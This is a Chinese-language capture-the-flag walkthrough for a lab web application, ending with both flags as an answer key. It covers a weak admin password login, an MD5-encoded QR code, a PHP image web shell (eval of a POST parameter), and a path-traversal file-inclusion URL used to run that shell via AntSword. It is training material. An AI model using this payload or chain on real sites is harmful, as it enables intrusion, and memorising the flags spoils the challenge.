## 1、解题步骤

通过弱口令admin/12346678，登录

QR 代码

描述已自动生成


可以扫码试试

扫描第一个码, 是一段MD5加密的字符串（e0dfb111be8e4a82f928bc87efc3b2b9）

背景图案

低可信度描述已自动生成

解密后得到flag1：flag{md53454kfodkfkfdsmd5}



点击内容管理，上传图片（该图片需为图片马）

图片马内容：

GIF89a

<?php @eval($\_POST['cmd']); ?>

图形用户界面, 文本, 应用程序

描述已自动生成

上传图片马


图形用户界面, 文本, 应用程序


描述已自动生成

拼接图片路径

http://your\_ip:port /site/upload/uploads/2023/11/01/2839406541dcc7dccae508643732.jpg，直接用蚁剑连接会失败，这里需要文件包含。


点击我的文件，随便点击提交，会看到url地址中，参数filename会变化，此处存在文件包含漏洞







重新拼接上传的图片路径

http://your\_ip:port/site/file/local.php?filename=../../upload/uploads/2023/11/01/2839406541dcc7dccae508643732.jpg&submit=%E6%8F%90%E4%BA%A4




蚁剑连接

进入ffff目录



获得flag2：flag{8543jkfdlfd8054klfdlfjl}



图形用户界面, 应用程序

描述已自动生成

## 2、答案

flag{md53454kfodkfkfdsmd5}

flag{8543jkfdlfd8054klfdlfjl}